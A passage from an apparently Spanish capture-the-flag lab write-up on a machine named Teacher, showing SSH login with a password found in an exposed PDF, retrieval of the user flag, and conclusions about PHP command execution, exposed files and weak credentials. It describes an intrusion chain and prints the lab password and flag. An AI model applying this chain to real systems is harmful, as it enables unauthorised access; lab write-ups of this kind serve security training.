El sistema solicita credenciales, y se introduce la contraseña recuperada del PDF:

Password: ThankYouTeachers

La autenticación tiene éxito y se obtiene una sesión interactiva como usuario mrteacher en la máquina *Teacher* (Debian 11).

Tras autenticarse, se listan los ficheros del directorio personal y se encuentra el archivo user. Al visualizarlo con:

cat user

se obtiene el valor:

9cd1f0b79d947471c45a29214ec839a6

3. Conclusiones

En resumen, a partir de un servidor web aparentemente inocente he podido, primero, descubrir servicios y rutas ocultas, después comprobar que el uso de comandos del sistema desde PHP es un punto crítico y, finalmente, encadenar toda la información hasta terminar autenticado por SSH como mr teacher gracias a una contraseña filtrada en un PDF accesible desde la propia web. El ejercicio deja claro que una mala gestión del código, sumada a ficheros sensibles expuestos y a credenciales débiles o mal protegidas, permite que un atacante pase de “solo ver la página del profesor” a tener una sesión interactiva en el sistema. Para evitarlo habría que revisar el código PHP, limitar muy bien qué archivos se publican, proteger las credenciales y aplicar buenas prácticas de hardening tanto en la parte web como en el acceso SSH.

4. Referencias (formato APA)

Daniel Miessler, Jason Haddix, & g0tmi1k. (s. f.). *SecLists: Security tester's companion*. GitHub. Recuperado de <https://github.com/danielmiessler/SecLists>

Miessler, D. (s. f.). *url-params_from-top-55-most-popular-apps.txt* [Wordlist]. En *SecLists – Discovery/Web-Content*. Recuperado de https://git.selfmade.ninja/zer0sec/SecLists/-/blob/master/Discovery/Web-Content/url-params_from-top-55-most-popular-apps.txt